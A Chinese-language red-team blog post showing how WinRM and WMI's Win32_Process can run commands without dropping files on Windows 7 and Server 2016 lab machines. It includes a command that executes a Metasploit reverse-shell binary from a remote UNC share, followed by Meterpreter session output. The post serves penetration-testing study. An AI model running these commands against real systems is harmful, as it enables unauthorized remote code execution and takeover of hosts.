


利用 WinRM 实现内网无文件落地攻击

Ivan1ee

2018 年 12 月 20 日

0x01 前言

目前互联网安全研究者在围绕着 Windows 操作系统中寻求有趣的服务或者脚本，这些脚本和服务可能对未来的渗透测试和红队参与有用。研究者发现基于 Windows Remote Managment 服务来实现无文件落地执行任意程序。利用过程如下图



0x02 关于 Windows Remote Management

简称 Windows 远程管理(WinRM)，是 Windows 用于操控远程管理方式的一种，通过 WS-Management 协议实现，WS-Management 协议是一种基于标准简单对象访问协议（SOAP）的防火墙友好协议，允许来自不同供应商的硬件和操作系统进行互操作。

WinRM 服务在 Windows Server 2008 及以上版本自动启动，在 Windows Vista/win7 上，必须手动启动该服务。在命令提示符处输入 winrm quickconfig 可以快速进行默认的配置，WinRM 实际上是借助 HTTP 协议以 SOAP 格式来进行数据交换传输的，这样做的好处在于 HTTP 数据通常情况下对各类防火墙的穿透性相对较好。服务默认 HTTP 端口为 5985，默认 HTTPS 端口为 5986，协议传输数据过程可参考下图

```

    ▶ Frame 25: 92 bytes on wire (736 bits), 92 bytes captured (736 bits) on interface 0
    ▶ Ethernet II, Src: Vmware_ed:45:7e (00:0c:29:ed:45:7e), Dst: Vmware_ee:35:60 (00:0c:29:ee:35:60)
    ▶ Internet Protocol Version 4, Src: 192.168.231.146, Dst: 192.168.231.129
    ▶ Transmission Control Protocol, Src Port: 52334, Dst Port: 5985, Seq: 4113, Ack: 359, Len: 38
    ▶ [4 Reassembled TCP Segments (3885 bytes): #22(927), #23(1460), #24(1460), #25(38)]

```

00a0	79	22	0d	0a	41	75	74	68	6f	72	69	7a	61	74	69	6f	y"...	Auth orizatio
00b0	6e	3a	20	4e	65	67	6f	74	69	61	74	65	20	54	6c	52	n: Negot	iate TLR
00c0	4d	54	56	4e	54	55	41	41	44	41	41	41	41	47	41	41	MTVNTUAA	DAAAAGAA
00d0	59	41	4b	34	41	41	41	41	51	41	52	41	42	78	67	41	YAK4AAAA	QARABxgA
00e0	41	41	42	34	41	48	67	42	59	41	41	41	41	47	67	41	AAB4AHgB	YAAAAGgA
00f0	61	41	48	59	41	41	41	41	65	41	42	34	41	6b	41	41	eaHYAAAA	eAB4AkAA
0100	41	41	42	41	41	45	41	44	57	41	51	41	41	4e	59	4b	AABAAEAD	WAQAAANYK
0110	49	34	67	6f	41	4f	54	67	41	41	41	41	50	57	41	50	T4goAOTg	AAAAPWAP
0120	61	72	76	6b	6f	57	59	63	49	69	58	75	64	70	30	71	arvkoWYc	IiXudp0g
0130	72	39	46	63	41	53	51	42	4f	41	43	30	41	4d	67	41	r9FcAS0B	OAC0AMgA

0x03 命令执行的前提条件


- » Windows2008 及以上版本默认自启动状态；
- » Windows2012 之后的版本默认允许远程任意主机来管理；
- » 防火墙要开放 5985、5986 端口通信；

0x04 命令执行的攻击向量

- » 通过 cscript.exe 加载 winrm.vbs 脚本执行命令；
- » 通过开启的 WinRm 服务执行命令；

0x05 针对 Win7 版本的 WinRm 利用

笔者本地是 Win7 系统，默认没有启动这个服务，需要通过 winrm quickconfig 命令打开 winrm 服务



```
管理员: Windows PowerShell
PS C:\windows\system32> winrm quickconfig
在此计算机上，WinRM 未设置为接收请求。
必须进行以下更改：

启动 WinRM 服务。

进行这些更改吗 [y/n]? y
WinRM 已更新为接收请求。

已启动 WinRM 服务。
WinRM 已经进行了设置，以用于在此计算机上进行远程管理。
PS C:\windows\system32>
```

从国外研究者给出的 xml 文件里可以看出资源 URI 前缀 wmicimv2，调用 WMI 的 Win32_Process 这个对象创建一个进程启动计算器

```
<?xml version="1.0" encoding="UTF-8"?>

<p:Create_INPUT xmlns:p="http://schemas.microsoft.com/wbem/wsman/1/wmi/root/cimv2/Win32_Process">

    <p:CommandLine>calc.exe</p:CommandLine>


    <p:CurrentDirectory>C:\</p:CurrentDirectory>

</p:Create_INPUT>
```

利用 cscript.exe 加载系统提供的 winrm.vbs 脚本，通过创建线程读取本地文件 obj.xml

```
cscript C:\windows\system32\winrm.vbs invoke Create wmicimv2/Win32_Process -SkipCAcheck -SkipCNcheck -
file:.\obj.xml
```

进程成功创建，可以使用 tasklist / svc 命令查看进程状态



```
管理员: Windows PowerShell
PS D:\> cscript C:\windows\system32\winrm.vbs invoke Create wmicimv2/Win32_Process -SkipCAcheck -SkipCNcheck -file:.\obj.xml
Microsoft (R) Windows Script Host Version 5.8
版权所有(C) Microsoft Corporation 1996-2001。保留所有权利。

Create_OUTPUT
    ProcessId = 33224
    ReturnValue = 0

PS D:\> tasklist /svc | findstr "calc.exe"
calc.exe           33224 ??
PS D:\>
```

如果在实际环境中内网主机可能不能上外网，那么攻击者采用 UNC 加载远程恶意可执行文件从而实现无文件落地的情况下执行命令也是一个不错的选择，不过事实证明在 WIN7 此种方法行不通。如下图所示建立了共享连接后通过 winrm.vbs 脚本并没有成功加载 192.168.23.129 下的计算器，创建输出的进程 id 是空的。

C:\>net use

会记录新的网络连接。

状态

本地

远程

网络

OK

命令成功完成。

\\192.168.231.129\c\$

Microsoft Windows Network

C:\>cscript C:\windows\system32\winrm.vbs invoke Create wmicimv2/Win32_Process -SkipCAcheck -SkipCNcheck -file:.\obj.xml

Microsoft (R) Windows Script Host Version 5.8

版权所有(C) Microsoft Corporation 1996-2001。保留所有权利。

Create_OUTPUT

ProcessId = null

ReturnValue = 2

C:\>

obj.xml - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

<?xml version="1.0" encoding="UTF-8"?>

<p:Create_INPUT xmlns:p="http://schemas.microsoft.com/wbem/wsman/1/wmi/root/cimv2/Win32_Process">

<p:CommandLine>\\192.168.231.129\c\Windows\Temp\calcl.exe</p:CommandLine>

</p:Create_INPUT>

0x06 针对 Win10/Server2016 版本的 WinRm 利用

因为在 win7 上加载 UNC 路径方式 行不通，这样意义就不大了，笔者又把测试环境变换成 Windows Server 2016，Win10 上目测也是可以通用的，作为红队想实现在 Windows Server 2016 上通过 SMB 连接远程加载可执行文件在无文件落地的情况实现命令执行。想要实现这个攻击的想法首先还是看下一直提及的 winrm.vbs 脚本，代码里声明了很多的常量信息，从这里发现了三处核心提示，通过给出的 example 可以对之前提供的攻击载荷做减法。

```

17 ' Messages
18 private const L_ONLYCSCRIPT_Message = "Can be executed only by cscript.exe."
19 private const L_UNKOPNM_Message = "Unknown operation name: "
20 private const L_OP_Message = "Operation - "
21 private const L_NOFILE_Message = "File does not exist: "
22 private const L_PARZERO_Message = "Parameter is zero length #"
23 private const L_INVOPT_ErrorMessage = "Switch not allowed with the given operation: "
24 private const L_UNKOPT_ErrorMessage = "Unknown switch: "
25 private const L_BLANKOPT_ErrorMessage = "Missing switch name"
26 private const L_UNKOPT_GenMessage = "Invalid use of command line. Type ""winrm -?" for help."
27 private const L_HELP_GenMessage = "Type ""winrm -?" for help."
28 private const L_ScriptNameNotFound_ErrorMessage = "Invalid usage of command line; winrm.vbs not found in command string."
29 private const L_ImproperUseOfQuotes_ErrorMessage = "A quoted parameter value must begin and end with quotes: "
30 private const L_BADMATCNT1_Message = "Unexpected match count - one match is expected: "
31 private const L_OPTNOTUNQ_Message = "Option is not unique: "
32 private const L_URIMISSING_Message = "URI is missing"
33 private const L_ACTIONMISSING_Message = "Action is missing"
34 private const L_URIZERO_Message = "URI is 0 length"
35 private const L_URIZEROTOK_Message = "Invalid URI, token is 0 length"
36 private const L_INVWMIURI1_Message = "Invalid WMI resource URI - no '/' found (at least 2 expected)"
37 private const L_INVWMIURI2_Message = "Invalid WMI resource URI - only one '/' found (at least 2 expected)"
38 private const L_NOLASTTOK_Message = "Invalid URI - cannot locate last token for root node name"
39 private const L_HashSyntax_ErrorMessage = "Syntax Error: input must be of the form {KEY=""VALUE""[;KEY=""VALUE""]}"
40 private const L_ARGNOVAL_Message = "Argument's value is not provided: "
41 private const L_XMLERROR_Message = "Unable to parse XML: "
42 private const L_XSLERROR_Message = "Unable to parse XSL file. Either it is inaccessible or invalid: "
43 private const L_MSXML3MISSING_Message = "Unable to load MSXML3, required by -format option and for set using ""@{...}""
44 private const L_FORMATLERROR_Message = "Invalid option for -format: "
45 private const L_FORMATFAILED_Message = "Unable to reformat message. Raw, unformatted, message: "
46 private const L_PUT_PARAM_NOMATCH_Message = "Parameter name does not match any properties on resource: "
47 private const L_PUT_PARAM_MULTIMATCH_Message = "Parameter matches more than one property on resource: "
48 private const L_PUT_PARAM_NOARRAY_Message = "Multiple matching parameter names not allowed in @{...}: "
49 private const L_PUT_PARAM_NOTATTR_Message = "Parameter matches a non-text property on resource: "
50 private const L_PUT_PARAM_EMPTY_Message = "Parameter set is empty."
51 private const L_OPTIONS_PARAMETER_EMPTY_Message = "Options parameter has no value or is malformed."
52 private const L_RESOURCELOCATOR_Message = "Unable to create ResourceLocator object."
53 private const L_PUT_PARAM_NOINPUT_Message = "No input provided through ""@{...}"" or ""-file:"" commandline parameters."
54 private const L_ERR_Message = "Error: "

```

第一个信息无可厚非提示必须用 cscript.exe 去加载，其它的例如 wscript.exe 一概不行。从第二个信息可以看出-file:参数不是必须的，可以通过@{....}去替换它，这样的好处就是可以摆脱对 xml 文件的依赖。

```
C:\>cscript C:\windows\system32\winrm.vbs invoke Create wmicimv2/Win32_Process -SkipCAcheck -SkipCNcheck @<commandline="calc.exe">
Microsoft (R) Windows Script Host Version 5.8
版权所有(C) Microsoft Corporation 1996-2001。保留所有权利。

Create_OUTPUT
    ProcessId = 2008
    ReturnValue = 0


C:\>_
```

如果想进一步摆脱对于 winrm.vbs 的依赖的话，就考虑在 cmd 命令行下运行，因为既然已经是安装的服务，大多数服务都可以在命令行下运行的

```
C:\>winrm invoke Create wmicimv2/Win32_Process @<CommandLine="calc.exe">
Create_OUTPUT
    ProcessId = 3540
    ReturnValue = 0

C:\>
```

为了测试在 2016 版本中是否可以通过 UNC 加载远程计算器，笔者特地在 Win7 上放置了 calc4.exe，下图演示通过成功调用了远程计算器 calc4.exe



笔者再将 Metasploit 生成的恶意反弹文件替换成 calc2.exe，运行之后监听反弹得到 meterpreter 会话

```
C:\Users\Administrator>winrm invoke create wmicimv2/win32_process @{commandline="//192.168.231.129\c\windows\temp\calc2.exe"}
create_OUTPUT
    ProcessId = 1264
    ReturnValue = 0

C:\Users\Administrator>
```

```
root@ivanlee: ~ x root@ivanlee: ~
Payload options (windows/meterpreter/reverse_tcp):


| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.231.138 | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |


Exploit target:


| Id | Name            |
|----|-----------------|
| 0  | Wildcard Target |


msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.231.138:4444
[*] Sending stage (179779 bytes) to 192.168.231.146
[*] Meterpreter session 1 opened (192.168.231.138:4444 -> 192.168.231.146:55317) at 2018-11-16 13:11:20 +0800

meterpreter > getuid
Server username: WIN-2312VG8QDAN\Administrator
meterpreter > sysinfo
Computer      : WIN-2312VG8QDAN
OS            : Windows 2016 (Build 14393).
Architecture : x64
System Language : en US
Domain       : WORKGROUP
Logged On Users : 1
Meterpreter   : x86/windows
meterpreter > exit
[*] Shutting down Meterpreter...

[*] 192.168.231.146 - Meterpreter session 1 closed. Reason: User exit
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.231.138:4444
[*] Sending stage (179779 bytes) to 192.168.231.146
[*] Meterpreter session 2 opened (192.168.231.138:4444 -> 192.168.231.146:55340) at 2018-11-16 13:19:51 +0800

meterpreter > sysinfo
Computer      : WIN-2312VG8QDAN
OS            : Windows 2016 (Build 14393).
Architecture : x64
System Language : en US
Domain       : WORKGROUP
Logged On Users : 1
Meterpreter   : x86/windows
meterpreter >
```

0x07 小结

本文分别对 winrm.vbs 和命令行下不依赖 cscript.exe、vbs 脚本实现命令执行，两种方法大同小异，但在不同的操作系统上表现出来的结果截然不同，对于红队来说未来在 Win 2016/Win 10 上此服务或许能有更大的作用。